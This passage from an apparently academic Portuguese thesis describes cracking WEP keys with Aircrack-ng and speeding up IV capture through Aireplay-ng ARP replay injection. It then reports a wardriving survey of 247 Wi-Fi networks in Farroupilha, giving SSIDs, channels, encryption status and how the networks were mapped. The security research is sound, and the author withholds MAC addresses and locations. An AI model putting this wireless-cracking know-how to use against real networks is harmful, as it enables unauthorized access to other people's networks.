esta ferramenta oferece ataques de dicionário, a fim de revelar a chave WEP. Em relação ao WPA-PSK e WPA2-PSK, somente são utilizados ataques de dicionário (AIRCRACK-NG, 2007) (AIRCRACK-PTW, 2007). O Aircrack-ng pode revelar chaves WEP de 64 (40) e 128 (104) bits e também chaves WPA-PSK (*passphrase*) de até, no máximo, 20 bytes. Na Figura 4.16, é demonstrada a utilização desta ferramenta, revelando a chave WEP utilizada.



Figura 4.16 – Aircrack-ng, revelando a chave WEP.

Inicialmente, utilizando somente o método FMS, o Aircrack-ng necessitava de 4.000.000 a 6.000.000 de pacotes capturados para que a quebra do WEP fosse efetuada com sucesso. Quando incorporou o método KoreK, esta quantidade de pacotes foi reduzida, necessitando de 500.000 a 2.000.000 pacotes. Utilizando o método PTW, o Aircrack-ng necessita de 40.000 a 85.000 pacotes para que a chave WEP possa ser revelada. Desta forma, torna rápido e eficiente o processo de quebra do protocolo, permitindo assim a sua utilização em *wardriving*. O tempo de processamento necessário para a descoberta das chaves, desde que seja capturada uma quantidade suficiente de pacotes, é muito reduzido, podendo, muitas vezes, revelar a chave instantaneamente à sua execução. Informações detalhadas sobre as formas de ataque utilizadas pelo Aircrack-ng podem ser encontradas em Aircrack-ptw (2007), bem como na documentação da ferramenta, disponível no endereço http://www.aircrack-ng.org/doku.php?id=aircrack-ng. É importante ressaltar que, para que o método PTW possa ser utilizado, é necessário que sejam salvos todos os pacotes capturados (e não, apenas, os vetores de inicialização destes pacotes).

Como abordado anteriormente, para que seja efetuada a quebra dos protocolos de criptografia, é necessário que seja capturada uma quantidade suficiente de pacotes, visando obter o maior número de vetores de inicialização (IVs) possíveis. Esta captura pode, muitas vezes, estender-se por dias, variando de acordo com o tráfego gerado pela rede em questão. Para que a captura seja efetuada de forma mais rápida, o Aireplay-ng oferece a possibilidade de injeção (inserção) de pacotes na rede, gerando assim uma grande quantidade de tráfego. Para isso, pode utilizar diversas formas de ataque como, por exemplo, falsa autenticação (*fake authentication*), desautenticação (*deauthentication*) e injeção de pacotes de requisição ARP (*Address Resolution Protocol*) (ARP *request replay injection*).

O ataque ARP *request replay* é o método mais eficiente para gerar vetores de inicialização, operando de maneira segura e estável. Utilizando este ataque, o Aireplay-ng analisa o tráfego da rede em busca de pacotes ARP e, então, retransmite o pacote ARP

capturado ao ponto de acesso. Isso causa a repetição (pelo ponto de acesso) do pacote ARP com um novo IV. A ferramenta retransmite continuamente o mesmo pacote ARP, obtendo então, a cada pacote de resposta enviado pelo ponto de acesso, um novo IV (AIRCRACK-NG, 2007). Nos testes preliminares, o Aireplay-ng apresentou uma incrível performance na injeção de pacotes, obtendo uma relação de inserção de até 470 pacotes por segundo, permitindo ao Airodump-ng capturar em torno de 1620 IVs por segundo, obtendo rapidamente (em aproximadamente dois minutos) a quantidade de IVs necessária para realizar a quebra do WEP. Vale ressaltar que os níveis de velocidade de captura e injeção de pacotes são diretamente relacionados à qualidade do sinal obtido pelo adaptador de rede.

Pelas inúmeras características e funcionalidades apresentadas pela suíte Aircrack-ng, bem como a performance obtida com a ferramenta, torna-se este o *software* ideal para a tentativa de quebra de protocolo, apresentada neste trabalho, em conjunto ao *wardriving*.

4.4 Varredura e Mapeamento

Depois de abordada a metodologia, bem como as ferramentas de *hardware* e *software*, descreve-se neste capítulo os resultados da realização do *wardriving*. A varredura em busca de redes *wi-fi* foi realizada entre os dias 9 e 24 de outubro de 2007, cumprindo rigorosamente a metodologia definida.

Na Figura 4.17, pode-se observar todo o equipamento em funcionamento, o qual não apresentou qualquer falha durante o processo do *wardriving*. A varredura deu-se de forma adequada e segura, não apresentando conflitos e contratempos.

Figura 4.17 – Equipamentos do *wardriving*.

Sendo assim, após realizado o *wardriving*, os resultados obtidos pelos *softwares* NetStumbler e Wifi Hopper foram exportados e tabelados. Um resumo dos resultados é demonstrado no Quadro 4.1.

Quadro 4.1 – Resumo dos resultados do *wardriving*.

Total de redes encontradas	247
Total de redes com criptografia	184
Total de redes sem criptografia	63
Total de redes BSS/ESS (APs)	241
Total de redes Ad-Hoc	5
Total de redes 802.11b (11 Mbps)	61
Total de redes 802.11g (54 Mbps)	186
Redes com criptografia WEP	184
Redes com criptografia WPA/WPA2	0
Demonstrativo dos canais utilizados	Canal 1: 32 Canal 2: 7 Canal 3: 5 Canal 4: 4 Canal 5: 8 Canal 6: 100 Canal 7: 7 Canal 8: 3 Canal 9: 7 Canal 10: 5 Canal 11: 69

Na Tabela 4.1, são apresentados os resultados gerais da varredura, demonstrando as redes encontradas e suas características. É importante salientar que alguns dados foram omitidos, como, por exemplo, o endereço MAC e as coordenadas GPS pertinentes a cada rede, visando garantir a não divulgação dos dados e localizações das redes, sejam estas

seguras ou não, uma vez que essa indicação pode violar a legislação vigente e não procede com o comportamento ético adotado neste trabalho.

Tabela 4.1 – Resultados gerais do *wardriving*.

nº	SSID	Tipo	Velocidade	Canal	Criptografia
01	"sem nome"	AP	11 Mbps	4	
02	"sem nome"	AP	11 Mbps	10	
03	3Com	AP	11 Mbps	11	
04	3Com	AP	54 Mbps	11	
05	adsl	AP	11 Mbps	1	
06	AM Informatica	AP	54 Mbps	6	WEP
07	AM Informatica	AP	54 Mbps	6	WEP
08	AM-Paulo	AP	54 Mbps	6	WEP
09	AM-Zucco	AP	54 Mbps	9	WEP
10	anseteste	AP	54 Mbps	2	WEP
11	Antena 1	AP	54 Mbps	11	
12	Antena 4	AP	11 Mbps	8	
13	AP	AP	11 Mbps	11	
14	ap2	AP	54 Mbps	6	WEP
15	Ap62	AP	11 Mbps	6	
16	APhome	AP	54 Mbps	11	WEP
17	baretta	AP	54 Mbps	11	WEP
18	BARTELLE	AP	54 Mbps	6	WEP
19	Bartelli	AP	11 Mbps	9	WEP
20	Bartelli Novo	AP	11 Mbps	11	WEP
21	belkin54g	AP	54 Mbps	11	
22	biazin	AP	54 Mbps	11	WEP
23	Bigfer2	AP	54 Mbps	6	WEP
24	BigNov	AP	11 Mbps	6	WEP
25	BIGRRR	AP	11 Mbps	1	WEP
26	bit24_guerra_centro	AP	11 Mbps	1	
27	bit24_guerra_cinq	AP	54 Mbps	3	
28	bit24_guerra_mp	AP	54 Mbps	7	
29	bit24_julio	AP	11 Mbps	4	
30	bitwls_1maio	AP	11 Mbps	2	
31	bitwls_cnec	AP	11 Mbps	7	
32	bitwls_forqueta	AP	11 Mbps	11	
33	bitwls_lindoia	AP	11 Mbps	3	
34	bitwls_milano	AP	11 Mbps	6	
35	bitwls_milano1	AP	11 Mbps	1	
36	bitwls_sf	AP	11 Mbps	11	
37	bitwls_sj	AP	11 Mbps	4	
38	Bolinha	AP	54 Mbps	6	WEP
39	broilo	AP	54 Mbps	11	WEP
40	broilo	AP	54 Mbps	11	WEP
41	buttelli	AP	54 Mbps	6	WEP
42	bzhomefar	AP	54 Mbps	1	WEP

nº	SSID	Tipo	Velocidade	Canal	Criptografia
43	camara	AP	54 Mbps	6	
44	casa	AP	54 Mbps	6	WEP
45	casa	AP	54 Mbps	6	WEP
46	Casa Hotel	AP	11 Mbps	11	WEP
47	Casa_PKT	AP	54 Mbps	5	WEP
48	Casakkkk	AP	11 Mbps	6	WEP
49	CasaXCharl	AP	11 Mbps	5	WEP
50	CharHom	AP	11 Mbps	5	WEP
51	chico	AP	54 Mbps	11	WEP
52	chies	AP	54 Mbps	6	WEP
53	cleonice123	AP	54 Mbps	8	WEP
54	cnx	AP	54 Mbps	6	WEP
55	Concatto Hotel	AP	54 Mbps	2	WEP
56	contaggio	AP	54 Mbps	1	WEP
57	CONTE	AP	54 Mbps	6	WEP
58	CONTE	AP	54 Mbps	7	WEP
59	COPIFAR	AP	54 Mbps	6	WEP
60	Counter	AP	54 Mbps	11	WEP
61	Cpagua	AP	54 Mbps	9	WEP
62	Cpagua	AP	54 Mbps	9	WEP
63	cultural	AP	54 Mbps	6	WEP
64	dani	AP	54 Mbps	1	WEP
65	dante	AP	54 Mbps	1	WEP
66	data_soft	AP	54 Mbps	6	WEP
67	deceserowireless	AP	54 Mbps	1	WEP
68	default	AP	54 Mbps	5	WEP
69	default	AP	54 Mbps	6	WEP
70	default	AP	54 Mbps	6	WEP
71	default	AP	54 Mbps	6	WEP
72	default	AP	54 Mbps	6	WEP
73	default	AP	54 Mbps	7	WEP
74	default	AP	54 Mbps	10	WEP
75	default	AP	54 Mbps	11	WEP
76	default	AP	11 Mbps	6	
77	default	AP	11 Mbps	6	
78	default	AP	11 Mbps	6	
79	default	AP	54 Mbps	6	
80	default	AP	54 Mbps	6	
81	default	AP	54 Mbps	6	
82	default	AP	54 Mbps	6	
83	default	AP	54 Mbps	6	
84	default	AP	54 Mbps	6	
85	default	AP	54 Mbps	6	
86	default	AP	54 Mbps	6	
87	default	AP	54 Mbps	6	
88	Deonilo Zangalli	AP	54 Mbps	6	WEP
89	diginove	AP	54 Mbps	6	WEP

nº	SSID	Tipo	Velocidade	Canal	Criptografia
90	digital_lab	AP	54 Mbps	11	WEP
91	digital_mobile	AP	54 Mbps	6	WEP
92	digitalstorage	AP	54 Mbps	6	WEP
93	dlink	AP	54 Mbps	1	
94	dlink	AP	11 Mbps	6	
95	dlink	AP	54 Mbps	6	
96	dlink	AP	11 Mbps	11	
97	dlink	AP	11 Mbps	11	
98	dlink-igor	AP	54 Mbps	6	WEP
99	DONATELLO	AP	11 Mbps	11	WEP
100	Dorva	AP	54 Mbps	6	WEP
101	Drofar	AP	54 Mbps	7	WEP
102	Drofar1	AP	54 Mbps	7	WEP
103	ecentral	AP	54 Mbps	11	
104	EC-GW	AP	54 Mbps	1	WEP
105	Edson	AP	54 Mbps	4	WEP
106	eletrofar	AP	54 Mbps	6	WEP
107	essenziale	AP	54 Mbps	11	WEP
108	essenziale2	AP	54 Mbps	11	WEP
109	Estanis	AP	54 Mbps	11	WEP
110	FC-GW	AP	54 Mbps	1	WEP
111	feltrin	AP	54 Mbps	11	WEP
112	folle	AP	54 Mbps	6	WEP
113	fonseca	AP	54 Mbps	6	WEP
114	fontanive	AP	54 Mbps	11	WEP
115	fontanive	AP	54 Mbps	11	WEP
116	francisquetti	AP	54 Mbps	1	WEP
117	Free Public WiFi	Peer	11 Mbps	1	
118	G2NET_dir_2	AP	11 Mbps	3	WEP
119	G2Net_MP	AP	11 Mbps	1	WEP
120	G2net_Rock2	AP	11 Mbps	9	WEP
121	G604T	AP	54 Mbps	6	WEP
122	G604T_wireless	AP	54 Mbps	11	WEP
123	gamecase	AP	54 Mbps	11	
124	GameRockss	AP	11 Mbps	2	WEP
125	Helena	AP	11 Mbps	1	WEP
126	Henderson	AP	54 Mbps	6	WEP
127	home	AP	54 Mbps	1	WEP
128	home	AP	54 Mbps	1	WEP
129	Home	AP	54 Mbps	6	WEP
130	idw_1372g	AP	54 Mbps	11	WEP
131	idw_1372g	AP	54 Mbps	11	WEP
132	Industriajjgi	AP	54 Mbps	2	WEP
133	ITALNETFR1	AP	11 Mbps	2	
134	ITALNETFR6	AP	11 Mbps	10	
135	Ittol	AP	54 Mbps	6	WEP
136	J27062007	AP	11 Mbps	1	WEP

nº	SSID	Tipo	Velocidade	Canal	Criptografia
137	janadacio	AP	54 Mbps	11	WEP
138	JJ28_07_2007	AP	11 Mbps	11	WEP
139	jogfull	AP	54 Mbps	11	WEP
140	kartodromo	AP	54 Mbps	11	WEP
141	kratz	AP	54 Mbps	6	
142	kubiak	AP	54 Mbps	1	WEP
143	Kuslerwi	AP	54 Mbps	6	WEP
144	lazzari	AP	11 Mbps	6	
145	lederer	AP	54 Mbps	1	WEP
146	Lema	AP	54 Mbps	6	WEP
147	letti	AP	54 Mbps	1	WEP
148	LindBar	AP	54 Mbps	11	WEP
149	linksys	AP	11 Mbps	6	
150	linksys	AP	54 Mbps	6	
151	linksys_OW_54996	AP	11 Mbps	6	WEP
152	LJC	AP	54 Mbps	6	WEP
153	LM	AP	54 Mbps	1	WEP
154	loctt	AP	54 Mbps	7	WEP
155	Luki	AP	11 Mbps	6	WEP
156	marcos	AP	54 Mbps	6	WEP
157	Matheus Colorado	AP	54 Mbps	6	WEP
158	Mauro	AP	54 Mbps	6	WEP
159	Maxigraf	AP	54 Mbps	1	WEP
160	md160507	AP	54 Mbps	5	WEP
161	Metropolis	AP	54 Mbps	11	WEP
162	mfhoff	AP	54 Mbps	6	WEP
163	milton	AP	54 Mbps	6	WEP
164	msinterno	AP	54 Mbps	1	WEP
165	msinterno	AP	11 Mbps	6	WEP
166	mswireless	AP	54 Mbps	11	WEP
167	mswireless	AP	54 Mbps	11	WEP
168	MULTICLC	AP	11 Mbps	11	
169	Multinova	AP	54 Mbps	6	WEP
170	NETGEAR	AP	54 Mbps	11	WEP
171	NICOLODI	AP	54 Mbps	11	WEP
172	OAB	AP	54 Mbps	6	WEP
173	oknet	AP	11 Mbps	11	WEP
174	ophtalmoclinica	AP	54 Mbps	11	WEP
175	palaoro	AP	54 Mbps	11	WEP
176	park	Peer	11 Mbps	11	
177	park	Peer	11 Mbps	11	
178	park	Peer	11 Mbps	11	
179	park	Peer	11 Mbps	11	
180	pasqual	AP	54 Mbps	6	WEP
181	perotti	AP	54 Mbps	11	
182	Pet Shop	AP	54 Mbps	6	WEP
183	pizano	AP	54 Mbps	1	WEP

nº	SSID	Tipo	Velocidade	Canal	Criptografia
184	PJR	AP	54 Mbps	6	WEP
185	planalto	AP	54 Mbps	1	WEP
186	play	AP	54 Mbps	5	WEP
187	Plimor_Reuniao	AP	54 Mbps	6	WEP
188	Plutao	AP	54 Mbps	11	WEP
189	Postali	AP	54 Mbps	11	WEP
190	Pretto	AP	54 Mbps	6	WEP
191	prodent	AP	54 Mbps	6	WEP
192	prux	AP	54 Mbps	1	WEP
193	Publicidatas	AP	54 Mbps	6	WEP
194	Quarto 1	AP	54 Mbps	3	WEP
195	Quarto 2	AP	54 Mbps	3	WEP
196	razzera	AP	54 Mbps	11	WEP
197	RedBig	AP	11 Mbps	9	WEP
198	Rede_007	AP	54 Mbps	6	WEP
199	Rede_008	AP	54 Mbps	5	WEP
200	Redes_007	AP	11 Mbps	10	WEP
201	RGO_GEOCAD	AP	54 Mbps	6	WEP
202	ROSA	AP	54 Mbps	11	WEP
203	RuAnaRe	AP	54 Mbps	6	WEP
204	Scherer	AP	54 Mbps	11	
205	SFeltrin3	AP	54 Mbps	1	WEP
206	sgnet	AP	54 Mbps	11	WEP
207	silvestri	AP	54 Mbps	6	WEP
208	silvestrin	AP	54 Mbps	6	WEP
209	Soares	AP	11 Mbps	11	WEP
210	SOPHIA	AP	54 Mbps	6	WEP
211	soppres	AP	54 Mbps	6	WEP
212	symbol	AP	54 Mbps	6	WEP
213	T&B	AP	54 Mbps	11	WEP
214	TOYS	AP	54 Mbps	6	WEP
215	TP-LINK	AP	54 Mbps	6	
216	transfarroupilha	AP	11 Mbps	1	
217	TRENTIN	AP	54 Mbps	6	WEP
218	Troes Interno	AP	54 Mbps	8	WEP
219	TROMBINIFAR	AP	54 Mbps	6	WEP
220	TROMBINIFAR	AP	54 Mbps	11	WEP
221	valcir	AP	54 Mbps	2	WEP
222	VCN	AP	54 Mbps	1	WEP
223	Video	AP	11 Mbps	6	
224	WEAFLEXO	AP	54 Mbps	11	WEP
225	Wi Fi	AP	54 Mbps	6	
226	wifi	AP	54 Mbps	10	WEP
227	wifi_bel	AP	54 Mbps	11	WEP
228	wifidbm	AP	54 Mbps	5	WEP
229	wireless	AP	54 Mbps	6	WEP
230	wireless	AP	54 Mbps	6	WEP

nº	SSID	Tipo	Velocidade	Canal	Criptografia
231	wireless	AP	54 Mbps	6	WEP
232	wireless	AP	54 Mbps	6	WEP
233	Wireless	AP	54 Mbps	11	WEP
234	Wireless Thomasini	AP	54 Mbps	6	WEP
235	Wireless_cp	AP	54 Mbps	11	WEP
236	wireless_sandro	AP	54 Mbps	6	WEP
237	wirelesshome	AP	54 Mbps	6	WEP
238	wirelesshome	AP	54 Mbps	6	WEP
239	wirelessmania	AP	54 Mbps	6	WEP
240	wirelessmania	AP	54 Mbps	11	WEP
241	wirelessmania	AP	54 Mbps	11	WEP
242	www.powermidia.net	AP	54 Mbps	1	WEP
243	XmiaNetwork	AP	54 Mbps	6	WEP
244	zanella	AP	54 Mbps	11	WEP
245	ZPlus-G120	AP	11 Mbps	9	
246	ZPlus-G120	AP	11 Mbps	11	
247	ZWA-G120	AP	11 Mbps	11	

O processo de varredura em busca de redes *wi-fi* obteve resultados satisfatórios, reportando um número expressivo de redes, superando as expectativas iniciais. A utilização de sondagem ativa se mostrou a mais indicada quando se necessita efetuar um mapeamento do ambiente.

As ferramentas de *hardware* utilizadas apresentaram um excelente funcionamento, reportando os resultados com rapidez e qualidade. O cartão de rede *wi-fi* e a antena externa obtiveram um alcance de sinal superior ao esperado, capturando redes consideravelmente distantes do veículo. Um exemplo desse alcance se deu em determinado momento do *wardriving*, onde se obteve, de dentro do veículo, uma visada limpa para um condomínio, o qual identificou um ponto de acesso com uma boa qualidade de sinal. O interessante, neste caso, foi a distância que separava o veículo do condomínio. Criando uma métrica no Google Earth, verificou-se que a distância foi de, aproximadamente, 1,8 Km, como mostrado na Figura 4.18. A linha identifica a distância entre o equipamento de *wardriving* e o ponto de acesso encontrado.

As ferramentas de *software*, por sua vez, apresentaram um funcionamento estável e de qualidade, proporcionando uma interface limpa e praticidade na utilização destas. Após concluída a varredura, efetuou-se uma análise dos resultados obtidos, destacando uma interpretação clara e objetiva, como é descrito a seguir.

Figura 4.18 – Exemplo de alcance do sinal.

O processo de varredura obteve um total de 247 redes encontradas, sendo que 184 redes possuem criptografia ativada e, as outras 63 redes, não utilizam criptografia. Observa-se que 25,5% das redes não utilizam os principais mecanismos de segurança e criptografia (WEP, WPA ou WPA2). Este valor é inferior ao observado nas estatísticas apresentadas por Cardoso (2007) e Wigle (2007), onde a percentagem de redes sem criptografia é de, respectivamente, 35% e 43%. Esta estatística sugere que, os usuários de rede sem fio na cidade de Farroupilha, possuem uma preocupação maior com a segurança.

Pode-se observar, também, que a maior parte dos usuários possui pelo menos uma preocupação mínima com a customização de seus equipamentos, uma vez que mais de 80% dos SSIDs não são os padrões dos fabricantes (como, por exemplo, "*default*", "dlink" e "linksys"). Porém, ainda há um grande número de redes com o SSID padrão de fábrica, o que denota a instalação de pontos de acesso utilizando as configurações de fábrica. Esta denotação pode ser agravada pelo fato de que em, aproximadamente 70% das redes com SSID padrão, não há a presença de criptografia, tornando-se assim alvos fáceis para possíveis atacantes. Diversas redes possuem como SSID o nome da empresa (ou algo relacionado à empresa), o que, segundo Earle (2006), deve ser evitado ao máximo, uma vez que podem se tornar alvos fáceis para roubos de dados e informações.

A Figura 4.19 mostra a percentagem do total de redes encontradas em cada um dos canais propostos pelo padrão 802.11. Como pode ser observado no gráfico, uma grande parcela das redes (81,4%) utilizam os canais 1, 6 ou 11. Esses canais não se sobrepõem no espectro de freqüência, ou seja, não causam interferência mútua (EARLE, 2006). No entanto, a distribuição não é feita de forma homogênea, uma vez que 40,5% das redes utilizam o canal

6. Isto se deve ao fato da maioria dos fabricantes utilizarem este canal como padrão, e os usuários não se preocupam em modificá-lo de forma a evitar interferências com outros pontos de acesso vizinhos.



Figura 4.19 – Distribuição dos canais.

Quanto aos padrões das redes encontradas, nota-se que 75,3% são redes 802.11g (54 Mbps), apresentando apenas 24,7% de redes 802.11b (11 Mbps). Em relação à segurança adotada pelos padrões, apenas 37,7% das redes 802.11b apresentam o uso de criptografia. A utilização de criptografia atinge 86,5% das redes 802.11g encontradas, denotando-se assim uma maior adoção de segurança pelas redes com padrões novos. Esta situação pode ser considerada um bom indicador de nível de segurança adotado pelas redes, uma vez que administradores de rede e usuários estão se especializando e conhecendo melhor a tecnologia *wi-fi*, alienado à grande popularidade que as redes sem fio vêm ganhando.

Por fim, é importante salientar que nenhuma rede que utiliza o padrão WPA ou WPA2 foi encontrada, podendo-se associar isso ao fato destes padrões serem relativamente novos e, em sua maioria, necessitarem de equipamentos adicionais na estrutura da rede, como, por exemplo, um servidor RADIUS.

Seguindo a análise, foi realizado o mapeamento dos resultados obtidos, demonstrando as localizações das redes no âmbito municipal. Os pontos foram gerados através do *software* Ksngem, permitindo a visualização no Google Earth e no Google Maps. Embora estes *softwares* permitam visualizar os nomes das redes, utilizando cores distintas para sinalizar as redes com ou sem segurança, estes dados são omitidos neste trabalho, visto que não pretende-se divulgar ou indicar a localização de redes sem segurança. Os pontos

criados nos mapas servem apenas para indicar a presença de uma rede *wi-fi*, possibilitando assim criar-se uma análise do ambiente onde se realizou o *wardriving*.

A Figura 4.20 mostra o mapeamento das redes *wi-fi*, utilizando o Google Earth, com uma visualização completa da área urbana da cidade. A presença de uma rede é indicada pelo marcador "▣". Como abordado anteriormente, a posição dos pontos nos mapas é dada pela localização do equipamento de *wardriving* em relação à rede, tendo como base a localização do dispositivo GPS, em relação ao sinal mais forte recebido, desta mesma rede em questão.



Figura 4.20 – Mapeamento dos resultados no Google Earth.

Ao se utilizar o Google Earth na visualização dos pontos, pode-se obter resultados gráficos interessantes, umas vez que o *software* permite um nível de aproximação na visualização das imagens, identificando os pontos mapeados. A Figura 4.21 mostra uma visualização do mapeamento na região central da cidade, identificando as redes através dos marcadores.

Figura 4.21 – Visualização aproximada dos resultados no Google Earth.

O Google Earth pode oferecer uma visualização interessante dos resultados nas imagens aéreas do local, porém não dispõe de mapas rodoviários e/ou municipais. Para se obter maior precisão no mapeamento das redes, utilizou-se o Google Maps. Este, por sua vez, possibilita a visualização de ruas, avenidas e estradas da cidade, permitindo assim identificar, com maior precisão e detalhamento, a localização das redes encontradas.

Para gerar o mapeamento com o Google Maps, o arquivo KML, criado a partir do Ksngem (o qual possui todos os pontos mapeados), foi disponibilizado em um servidor *web*. O Google Maps permite a importação de arquivos KML disponibilizados *on-line*, onde deve-se fornecer o endereço do arquivo no campo de busca. Na Figura 4.22, é demonstrado o mapeamento das redes, utilizando o Google Maps, com uma visualização completa da área urbana da cidade. Assim como no mapeamento com o Google Earth, os nomes das redes foram omitidos, bem como não há diferenciação de cores ou marcadores entre as redes. As redes são identificadas por um marcador proprietário do Google Maps.

